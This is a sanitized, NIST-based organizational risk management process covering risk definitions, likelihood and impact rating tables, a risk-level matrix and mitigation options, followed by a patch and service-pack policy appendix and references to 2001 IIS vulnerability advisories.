The following is an excerpt of our organization's proposed Risk Management Process. Developed by myself last year and currently under improvements; it is based on NIST (http://csrc.nist.gov/publications/nistbul/itl02-2002.txt); it has been sanitized to exclude sensitive organizational property and summarized to this scenario.

Issue Statement

A Risk Assessment & Mitigation study is necessary to assess the adequacy of changing the current security controls or planned security controls. A risk assessment provides management with information on which to base decisions such as whether it is best to try to prevent a situation or risk its effect. That is, a risk assessment is used to support two related functions: the acceptance of risk and the selection of cost-effective controls.

Risk: Risks are events that prevent a system from achieving its cost recovery, schedule, or performance objectives. Note that the key element of risk is uncertainty; the chance or likelihood of an undesirable event occurring and causing loss or harm.

Risk Management: The active steps (doing something as opposed to a series of policy statements) of mitigating the causes that adversely affect a system. It includes the process of identifying, analyzing, tracking, likelihood, consequences, and responses; and, performing continuous assessments to determine how risks changes through-out the life of the system.

Risk Analysis: The process of gathering and analyzing risk-related information in the preparation of a risk assessment.

Risk Assessment: A detailed statement of the risks associated with a system. Describing the threats that may occur and the impacts for those threats; detailing the vulnerabilities and exploits that would permit the threats to occur.

Risk Mitigation Analysis: The process of identifying protections that acceptably reduce or eliminate the events, detect the events, or contain the loss due to the event.

Threat: An undesirable event, the occurrence of which could result in loss or harm.

Vulnerability: The failure to implement or the inadequate implementation of a protective measure, or proper controls; increasing the likelihood a threat event will occur.

Controls: These are the countermeasures for vulnerabilities and threats. There are four types:

- Deterrent controls reduce the likelihood of a deliberate attack
- Preventative controls protect vulnerabilities and make an attack unsuccessful or reduce its impact
- Corrective controls reduce the effect of an attack
- Detective controls discover attacks and trigger preventative or corrective controls

Risk Assessment

Risk assessment is step one in risk management. Risk assessment should be used to determine the extent of the potential threat and the associated risks of a system. The conclusions of the assessments help to identify effective controls to reduce or eliminate risk.

Qualitative Approach

Qualitative approaches are characterized by subjective risk measures such as ordinal ranking (low risk or value, medium risk or value, and high risk or value) in a risk to value matrix. The qualitative approach emerged from a persisting belief that it is simply too difficult to get good numbers. Qualitative approaches, however otherwise encouraged, ***provide little basis for illustrating the scale of risk*** in monetary terms or making informed risk management decisions in support of necessary budgets. The metrics of a qualitative risk analysis ***do not reflect independently objective values***, such as the monetary value of an asset, the annualized rate of occurrence, the single loss exposure, nor the probability of loss. They may even ***fail to recognize critical threats***! While they can be useful in establishing for management that a problem exists, they can only address problems already known by the user to exist.

Qualitative risk assessment considers the likelihood of a risk's occurring and differing impacts on project. In this approach a scale of intensity between 0.0 and 1.0 will be used to measure the ***likelihood*** and ***impact*** of an event.

Impact: The loss or harm attributable to a threat event ***qualitatively*** expressed in a variety of metrics ranging from ordinal ranking to terms such as “minimal,” “acceptable,” and “unacceptable.”

Likelihood: This risk metric is an approximation of the likelihood of an outcome, or event, will occur; within a finite universe of possibilities from zero (no chance) to 1.0 (certainty). Without mitigation (i.e. a newly created “hole”), probability should be considered as certain.

Likelihood Determination

To determine a likelihood rating that will indicate the probability that a vulnerability may be a potential exploit.

Level	Rating
The threat is from a source that is ***highly motivated*** and ***very capable***, and ***ineffective controls*** are in place to prevent the vulnerability from being exploited.	0.8
The threat is from a source that is ***motivated*** and ***capable***, but ***effective controls*** are in place that may impede the vulnerability from being exploited	0.6
The threat is from a source that is ***motivated*** and ***capable***, but ***highly-effective controls*** are in place to prevent, or at least significantly impede, the vulnerability from being exploited.	0.4
The threat is from a source that ***lacks motivation*** or ***lacks capability***, ***and highly-effective controls*** are in place to prevent, or at least significantly eliminate, the vulnerability from being	0.2

capability, ***and highly-effective controls*** are in place to prevent, or at least significantly eliminate, the vulnerability from being exploited.	

Table: Likelihood Rating

Impact Analysis

The next major step in measuring level of risk is to determine the adverse impact resulting from a successful threat exercise of a flaw or vulnerability. Before beginning the impact analysis, it is necessary to obtain the following necessary information:

- System mission (e.g., the processes performed by the IT system).
- System and data criticality (e.g., the system's value or importance to an organization).
- System and data sensitivity.

The system and data sensitivity can be determined based on the level of protection required to maintain the system and data's availability, integrity, and confidentiality. Regardless of the method used to determine how sensitive an IT system and its data are, the system and information owners are the ones responsible for determining the impact level for their own system and information. Consequently, in analyzing impact, the appropriate approach is to interview the system and information owners.

The undesirable impact of an incident can be expressed in terms of loss or degradation of any of the following three security CIA (confidentiality-integrity-availability) goals: The following list provides a brief description of each security goal and the consequence (or impact) of its not being met:

- **Loss of Confidentiality.** System and data confidentiality refers to the protection of information from unauthorized disclosure. The impact of such disclosure of any information can result in the loss of public confidence, embarrassment, or legal action against the organization.
- **Loss of Integrity.** System and data integrity refers to the requirement that information be protected from improper or unauthorized modification. The impact of such modifications can result in fraud and reduce the trustworthiness of an IT system. Also, preventing such modifications may prevent the first step in a successful attack against system.
- **Loss of Availability.** If a mission-critical IT system is unavailable to its end users, the organization's mission will be affected. Loss of system functionality and operational effectiveness will result in loss of productivity affecting their ability to support the organization's mission.

Some impacts are tangible; the costs can be measured quantitatively in lost revenue, system repair costs, or personnel costs needed to recover from successful attack. Other impacts are intangible; the costs associated with the loss

of public confidence, or the loss of credibility. Intangible costs cannot be measured in specific units but can be qualified in terms of high, medium, and low impacts.

The impact a occurrence of a risk will be to affect the project's ability to succeed at one of its objectives. Typical objectives include goals, schedule, and performance.

Consequences	Rating
All Goals Not Achieved	0.9
System-Wide Goals Just Above Margin	0.7
System-Wide Goals Just Below Margin	0.5
Elemental Goals Just Above Margin / Other Goals Marginal	0.4
Elemental Goals Just Below Margin / Other Goals Well Below Margin	0.2
No Definable Effect	0.1

Table: Impact on Goals

Consequences	Rating
Delayed by More Than 20%	0.9
Delayed by 5-20%	0.7
Delayed by Less Than 5%	0.5
No Float Left	0.4
Missed Milestone – Still Has Float	0.2
No Definable Effect	0.1

Table: Impact on Schedule

Choose 3 facets about the system or project; these will be referred to as "*stakes*". The stakes you have in the completion of the project should be rank in importance from a high degree to a lesser degree (A being the highest, B being median, & C being the lowest).

Consequences	Rating
A & B Highly Affected: While C is Marginally Affected	0.9
A is Marginally Affected; While B & C Highly Affected	0.7
A, B, & C are Marginally Affected	0.5
No Definable Effect Against A; While B & C are Marginally Affected	0.4
No Definable Effect Against A & B; While C is Marginally Affected	0.2
No Definable Effect Against A, B, or C	0.1

Table: Impact on Performance

Risk-Level Matrix

The final determination of mission risk is derived by correlating the ratings assigned for threat likelihood and threat impact. The table below shows how the overall risk ratings might be determined based on inputs from the threat likelihood

and maximum threat from the impact categories.

	Impact					
Likelihood	**0.1**	**0.2**	**0.4**	**0.5**	**0.7**	**0.9**
0.8	Med	Med	High	High	High	High
0.6	Low	Med	Med	High	High	High
0.4	Low	Low	Med	Med	High	High
0.2	Low	Low	Low	Med	Med	High

Table: Risk-Level Matrix
Risk-Level = Likelihood versus Impact

Risk Level	Ranking	Mitigation Level
High	Unacceptable	1 - 2
Med	Acceptable	1 - 3
Low	Minimal	1 - 5

Table: Mitigation Level

Risk assessment is sometimes sufficient to guide project management actions. For complex, risky projects, risk assessment can be a beginning, leading to a full-on quantitative analysis.

Risk Mitigation

Risk mitigation, the second process of risk management, involves prioritizing, evaluating, and implementing the appropriate risk reducing controls recommended from the risk assessment process.

16. **Vulnerability Avoidance:** To eliminate the risk of loss by acknowledging the vulnerability or flaw and implementing controls to correct the vulnerability.
17. **Vulnerability Limitation:** To limit the risk (to an acceptable level) by implementing controls that minimize the adverse impact of a threat's exercising a flaw or vulnerability.
18. **Service Reduction:** To avoid the risk by eliminating the service with the flaw or vulnerability.
19. **Vulnerability Assumption:** To accept and manage the potential risk and continue operating the IT system.
20. **Cost Transference:** To transfer the risk by using other options to compensate for the loss, such as insurance.

Controls

When control actions must be taken, the following rule applies:

- **Evaluate Recommended Control Options:** The controls recommended in the risk assessment process may not be the most appropriate and feasible options for a specific organization and IT system. During this step, the feasibility and effectiveness of the recommended control options are analyzed.

The objective is to select the most appropriate control option for minimizing risk.

- **Conduct Cost-Benefit Analysis:** To aid management in decision making and to identify cost-effective controls, a cost-benefit analysis is conducted.
- **Select the Control:** On the basis of the results of the cost-benefit analysis, management determines the most cost-effective controls for reducing risk to the organization's mission.
- **Implement Selected Controls:** Depending on individual situations, the implemented controls may lower the risk level but not eliminate the risk.

Appendix D - Patch Policy - Sanitized

A patch policy that is strictly followed is necessary in the corporate policy arsenal. It will guarantee that the servers will be patched with the latest patches as new vulnerabilities are exposed and patches are released by the vendor. The following is an excerpt of our organization's proposed Risk Management Process. Currently being developed by myself, with the assistance of a contractor; it has been sanitized to exclude sensitive organizational property and summarized to this scenario.

Patching Vulnerabilities

A Patch is Either a Hot-Fix or a Post-Service Release Fix. Patching vulnerabilities is the most effective way to prevent an exploit; if there is not vulnerability there cannot be an exploit for it. Patching must be practice to stay ahead of the game. Typically, vulnerabilities are discovered and patches developed before they are exploited; unfortunately, most organizations don't patch on schedule. Patching is not a simple task; it takes resources and approvals, and may cause some poorly written applications to fail.

The following is table determines when to patch:

	Security		Application		Driver	
	Data	Content	Data	Content	Data	Content
Internet	PI	PI	TA	TA	TA	TC
Extranet	PI	PA	TA	TC	TC	TC
Intranet	PA	PC	TC	TC	TC	TC

Patch Severity Ratings

Legend

- PI= Patch Immediately
- PA= Patch ASAP
- PC= Patch Next Cycle
- TA= Test & Patch ASAP
- TC= Test & Patch Next Cycle

Service Packs and Releases

A Service Release is a Compilation of Several Patches. Since they contain several patches, they will mitigate several vulnerabilities. Missing Service Packs is very detrimental to an organization. The difference between SP2 and SP1 can mean the difference between keeping a system and losing it.

The following is table determines when to install service packs:

	Network OS	Server Application
Internet	EC	EC
Extranet	EC	ES
Intranet	ES	ES

Legend

- EC=Evaluate &Test Then Apply Next Cycle
- ES=Evaluate &Test Then Apply Schedule Thru Change Control

References

Fraser, B. “Site Security Handbook”, Request For Comments, rfc2196, September 1997
http://www.ietf.org/rfc/rfc2196.txt

Berbers-Lee, T. “Uniform Resource Identifiers”, Request For Comments, rfc2396, August 1998
http://www.ietf.org/rfc/rfc2396.txt

NSFocus “Microsoft IIS CGI Filename Decode Error Vulnerability”, May 2001
http://www.nsfocus.com/english/homepage/sa01-02.htm

Common Vulnerabilities and Exposures “Directory Traversal Vulnerability” CVE-2001-0333
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0333

Security Focus “MS IIS/PWS Escaped Characters Decoding Command Execution Vulnerability” 2708 September 2001
http://online.securityfocus.com/bid/2708

Microsoft Security “Cumulative Patch for IIS” MS01-026 May 2001
http://www.microsoft.com/technet/security/bulletin/ms01-026.asp

Carnegie Mellon University “Superfluous Decoding Vulnerability” CERT CA-2001-12 May 2001
http://www.cert.org/advisories/CA-2001-12.html

US Department of Energy “Microsoft CGI Filename Decode Error Vulnerability” CIAC L-083 May 2001
http://www.ciac.org/ciac/bulletins/l-083.shtml

Internet Security Systems “iis-url-decoding” 6534 May 2001
http://www.iss.net/security_center/static/6534.php

Entercept Security Technologies “Privilege Escalation Vulnerability” August 2001
http://www.entercept.com/news/uspr/08-15-01.asp

Common Vulnerabilities and Exposures “System file listing privilege elevation vulnerability” CVE-2001-0507
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0507

Security Focus “In-Process Table Privelege Elevation Vulnerability” 3193 August 2001
http://online.securityfocus.com/bid/3193

Microsoft Security “Cumulative Patch for IIS” ID: MS01-044 August 2001
http://www.microsoft.com/technet/security/bulletin/ms01-044.asp

US Department of Energy “Microsoft Cumulative Patch for IIS” CIAC L-132 August 2001
http://www.ciac.org/ciac/bulletins/l-132.shtml

Internet Security Systems “iis-relative-path-privilege-elevation” 6985 August 2001
http://www.iss.net/security_center/static/6985.php

Microsoft Corporation, “MSDN Library”, October 2002
http://msdn.microsoft.com

End of Document